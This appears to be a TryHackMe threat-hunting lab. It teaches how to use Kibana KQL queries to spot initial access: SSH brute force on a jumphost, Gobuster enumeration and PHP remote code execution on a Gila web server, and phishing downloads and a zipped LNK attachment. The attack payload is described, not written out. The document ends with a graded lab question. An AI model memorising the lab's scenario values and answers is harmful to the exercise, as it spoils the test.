Threat Hunting: Foothold

Introduction

Are your organisation's defences robust enough to detect intrusion attempts by adversaries? Are you equipped to hunt for covert signs of intrusion, even when the threat actors have only just breached your perimeters? Can you use high-quality data and advanced analytics to identify abnormal behaviour and stop attacks before they escalate?

These are crucial questions to ponder when considering the vital step of initial access in the cyber kill chain. Cyber threat actors daily find innovative ways to penetrate defences, from exploiting unpatched vulnerabilities to using cunning social engineering techniques. As a security team, your task is not just to fortify the defences but also to actively hunt for the faintest signs of intrusion, to catch the attackers when they have just set foot inside your cyber boundaries. Given today's cyber criminals' sophistication and persistence, this task may seem daunting, but it is not impossible, especially with the right mindset and techniques.

Learning Objectives

In this room, we will learn to hunt malicious activity indicating a potential initial compromise of a workstation or a machine. In addition, we will tackle the following topics throughout the room:

Understanding the attacker's mindset in achieving initial access.
Correlating succeeding actions executed by an attacker after obtaining a foothold.
Differentiating suspicious host and network events from benign ones.
Getting acquainted with the MITRE Tactics involved once an attacker gets inside the target organisation.

Prerequisites

It is suggested to clear the following rooms first before proceeding with this room:

- Windows Event Logs - Understanding events generated on a Windows host.
- Core Windows Processes - Differentiating benign host processes from suspicious ones.
- Advanced ELK Queries - Effective usage of ELK queries.
- Threat Hunting: Introduction - Building threat hunting mindset.

Threat Hunting Virtual Machine

Before we proceed with the following tasks, start the Threat Hunting VM attached to this task by clicking the Start Button in the upper-right corner. The provided virtual machine runs an elastic stack (ELK), which contains the logs that will be used throughout the room.

Once the machine is up, access the Kibana console (via the AttackBox or VPN) using the following credentials below. The Kibana instance may take up to 3-5 minutes to initialise.

TryHackMe Credentials
URL MACHINE_IP
Username elastic
Password elastic

Before we proceed, note that all concepts discussed moving forward are not limited to the Elastic Query syntax (including all field names). Every theoretical way of hunting can be applied to any other SIEM/EDR platform.

Moreover, the ELK instance contains the following indices that will be used in the threat-hunting activity:

- Filebeat - Contains all logs (Syslog, Apache, and Auditd logs) generated by Linux servers in the emulated network.
- Winlogbeat - Contains all events (Windows Event Logs and Sysmon) generated by Windows machines.
- Packetbeat - Contains network traffic events generated by the workstations and servers.

Lastly, the emulated network runs the following workstations and servers:

Host	**Operating System**	**Purpose**
JUMPHOST	Ubuntu 20.04	Serves as the Bastion server for managing access to the internal network from an external network.
WEB01	Ubuntu 20.04	The external-facing web application of the emulated organisation.
WKSTN-1	Windows 10	One of the workstations used by the employees.
WKSTN-2	Windows 10	One of the workstations used by the employees.

DC01	Windows Server 2019	Domain controller of the internal network.

Initial Access

Tactic: Initial Access

The Initial Access Tactic (TA0001) represents adversaries' techniques and strategies to breach an organisation. This stage of an attack cycle predominantly focuses on delivering the payload to the target system or network. The primary objective during this phase is to gain a foothold in the network, which can be achieved through a variety of means, such as:

- Social Engineering techniques such as phishing.
- Exploiting vulnerabilities through public-facing servers.
- Spraying credentials through exposed authentication endpoints.
- Executing commands through malicious flash drives.
- Installing cracked software with hidden malicious code.

Understanding the Tactic

The techniques adversaries use are not limited to the provided examples above, as there are more ways to get an initial foothold. However, we will use these examples to understand this tactic and grasp how to hunt it.

The common intersection of the given examples above is gaining initial access to either of the following:

- Account access via a valid credential
- Machine access via a remote code execution

Initial Access Technique	**Access Gained**	**Example**
Social Engineering via Phishing	Account/Machine	Attacking targets through an email with a link redirecting to a phishing website (credential harvesting) or with a malicious email attachment (malware executable).
Server Exploitation	Machine	Attacking publicly-available servers prone to remote code execution.
Credential Spraying	Account	Sending many authentication attempts using various combinations of usernames

		and passwords.
Malicious Flash Drive	Machine	Dropping a malicious flash drive lets users inject it into their workstations to achieve a malicious compromise.
Cracked Software Installation	Machine	Publishing malicious cracked software lets the targets install a trojanized backdoor to achieve remote access.

Given the information above, it is more apparent now that the foothold does not explicitly pertain to a workstation but rather anything that can be leveraged to access the target infrastructure. Moreover, the examples focus on varying ways to deliver the attack to obtain successful initial access.

Hunting Initial Access

Now that we have a deeper understanding of the Initial Access tactic and how adversaries might attempt to gain a foothold in an organisation's network or system, our next focus is hunting these initial access attempts. This process involves actively pursuing and investigating intrusion attempts, guided by a deep understanding of the attacker's methodology.

As the attack techniques are varied, our hunting strategies should also be multifaceted and adaptable. Our goal is to identify signs of the various methods outlined above. Hence, we will use the following scenarios to build our hunting methodology:


- Brute-forcing attempts via SSH.
- Exploitation of a web application vulnerability.
- Phishing via links and attachments.

Brute-Forcing via SSH on Jumphost

Starting with this scenario, we will use the filebeat-* index and hunt for brute-forcing attempts via SSH on our jumphost server on July 3, 2023. Ensure all queries to the Kibana console are set to look for the right index and timeframe.


Brute-forcing attacks are focused on authentication events, which generate several failed attempts before successfully retrieving a valid credential. We will hunt for behaviours that satisfy this idea.

To start hunting, use the Visualize Library from the left sidebar and create a visualisation table using Lens.



Next, configure the table with the following setup:

- Set the timestamp to July 3.
- Set the index to filebeat.
- Set the Table Index (filebeat), Rows (source.ip and user.name), and Metrics (count).
- Use the KQL query to list all failed SSH auth events on the Jumphost server: *host.name: jumphost AND event.category: authentication AND system.auth.ssh.event: Failed*




Upon checking the results above (highlight #5), it can be observed that the table provided the count of failed login attempts on specific users, including the source of the attack. These two IP addresses and accounts are highly notable since they generated over 500 failed authentication events within the given timeframe.

Now that we have gathered significant information about brute-force attempts, let's find a successful authentication. By doing this, we can verify if the attacks yielded successful results; in this case, the attacker accessed the Jumphost server successfully via SSH. To do this, we can replace the KQL query with the following:

host.name: jumphost AND event.category: authentication AND system.auth.ssh.event: Accepted AND source.ip: (167.71.198.43 OR 218.92.0.115)

This query focuses on the top 2 IP addresses where the SSH authentication event was Accepted using a valid credential.



Now that we have confirmed that the attacker from 167.71.198.43 accessed the Jumphost server using the dev account, we have successfully hunted an intrusion attempt on this server. Following a threat hunter's mindset, the next step of this investigation is to identify the commands issued by the dev user after authenticating via SSH.

On a footnote, it is not always the case that brute-forcing activities are the only indicators of unusual logon activity. Hunting can also be done in another way wherein you will hunt for successful authentication via SSH, differentiate the authentication source (IP address) and correlate the unusual activity after the successful execution to see potential intrusion attempts.

Remote Code Execution on Web01

In the following scenario, we will use the packetbeat-* index and hunt for suspicious actors attacking our web application (web01) on July 3, 2023. Ensure all queries to the Kibana console are set to look for the right index and timeframe.


Web application attacks typically start with enumeration attempts and proceed with exploiting discovered vulnerabilities. We will hunt for behaviours that satisfy this idea.

To start hunting, use the Visualize Library again and create a visualisation table using Lens. Ensure that the table is configured with the following:

- Set the timestamp to July 3.
- Set the index to packetbeat.
- Set the Table Index (packetbeat), Rows (source.ip and http.response.status_code), and Metrics (count).
- Use the KQL query to list all ingress network connections to the web server:

host.name: web01 AND network.protocol: http AND destination.port: 80

Note: The http.response.status_code is included in the rows to identify the web application's response to the attacker's HTTP requests.




Upon checking the results above (highlight #5), it can be observed that the query provided a high count of status code 404, indicating a directory enumeration attempt by 167.71.198.43 since the attack produces many "Page Not Found" results due to its behaviour of guessing valid endpoints.

To better understand the attack, we can continue the investigation using the Discover tab with a query focused on status code 404 and the attacker's IP address. Let's use the following KQL query in the Discover tab:
host.name: web01 AND network.protocol: http AND destination.port: 80 AND source.ip: 167.71.198.43 AND http.response.status_code: 404

In addition, select the following fields and add them as a column:


- query
- user_agent.original
- url.query



Based on the results, it can be seen that the attacker used Gobuster (inferred via the User Agent) to enumerate the directories in the web application and eventually focused on the /gila directory, which may indicate that the attacker is attempting to exploit the said application.

To continue, let's replace the KQL query with status codes 200, 301, and 302 to focus on valid endpoints accessed by the attacker.
host.name: web01 AND network.protocol: http AND destination.port: 80 AND source.ip: 167.71.198.43 AND http.response.status_code: (200 OR 301 OR 302)

In addition, sort the timestamp in ascending order (click the arrow beside the Time column to view the sequence of attacks from the earliest timestamp).



Based on the results, we can infer the following:

- After discovering the /gila endpoint, the attacker focused on accessing it.
- The attacker then used a suspicious PHP code on the User-Agent field. The code uses x as a GET parameter to execute host commands via the system function.
- Lastly, the attacker used the x parameter to execute host commands.

With these findings, we can say that the attacker successfully compromised the web server, exploiting a Remote Code Execution vulnerability in our Gila web application. Following a threat hunter's mindset, the next step of this investigation is to identify the impact of the commands executed by the attacker via Remote Code Execution.

Phishing Links and Attachments

For our last scenario, we will use the winlogbeat-* index and hunt for indicators of malicious links and attachments being opened or downloaded from employee workstations on July 3, 2023. Ensure all queries to the Kibana console are set to look for the right index and timeframe.

Phishing emails containing malicious links or attachments of malware payloads are either downloaded or opened directly from the email client before being executed. Given this, we will hunt for the following behaviours that satisfy this idea:

- Files downloaded using a web browser.
- Files opened from an email client (in this case, we will be hunting files opened from an Outlook client).


Files Downloaded using Chrome

Using the Discover tab, we will first focus on phishing links downloaded using a web browser. By using the following KQL query, we will hunt file creations (Sysmon Event ID 11) generated by chrome.exe:

host.name: WKSTN- AND process.name: chrome.exe AND winlog.event_id: 11*

In addition, ensure that the following fields are added as columns to aid us in our investigation:

- winlog.computer_name
- winlog.event_data.User
- file.path



Note: We can ignore the .tmp files created by Chrome. By default, chrome.exe creates a temporary file when a file is being downloaded.

Based on the results, we can see that the following users on their respective workstations have downloaded unusual files.


User	Workstation	File Downloaded
THREATHUNTING\clifford.miller	WKSTN-1.threathunting.thm	C:\Users\clifford.miller\Downloads\chrome.exe C:\Users\clifford.miller\Downloads\microsoft.hta
THREATHUNTING\bill.hawkins	WKSTN-2.threathunting.thm	C:\Users\bill.hawkins\Downloads\update.exe

We can confirm if these files are suspicious once we see them in action. Since this task only focuses on the intrusion attempt, investigating these artefacts will continue on the following tasks. Following a threat hunter's mindset, the next step of this investigation is to identify potential child processes spawned or network connections made by these suspicious files.

Files Opened using Outlook


For an alternative way of hunting malware payloads delivered via phishing emails, we will hunt phishing attachments opened using an Outlook client. Using the same setup of the Discovery tab, use the following KQL query to track files created by the Outlook client:

host.name: WKSTN- AND process.name: OUTLOOK.EXE AND winlog.event_id: 11*




Based on the results, an attachment named Update.zip was opened, which was temporarily stored in the \AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\ directory. Alternatively, this string can be used as a query syntax to hunt files created from the Outlook cache directory.

To confirm the zip file's contents, we can use the following KQL query to find events connected to it: host.name:
WKSTN- AND *Update.zip**




Based on the results, we confirm that an LNK file exists from the archive. A shortcut file (.lnk) archived to zip is a typical malware attachment threat actors use. Following a threat hunter's mindset, the next step of this investigation is to identify the process spawned by the shortcut file. This can be done by following the events generated by update.lnk.

To do this in Kibana, click the dropdown of one of the events related to update.lnk and view the surrounding documents. Note that we have also added the process.executable column to aid us in correlating the events.




Once the Surrounding Documents page is opened, filter the events to only focus on WKSTN-2.threathunting.thm and modify the count of newer documents to see the subsequent events generated.



****

Answer the questions below:

Use the Discover tab on the left sidebar (via the hamburger button) to answer the question.
What is the attacker's successful authentication timestamp on the Jumphost server?
Format: MMM d, yyyy @ HH:mm:ss.SSS (Don't forget the milliseconds)
Example: Nov 1, 2018 @ 13:45:00.000

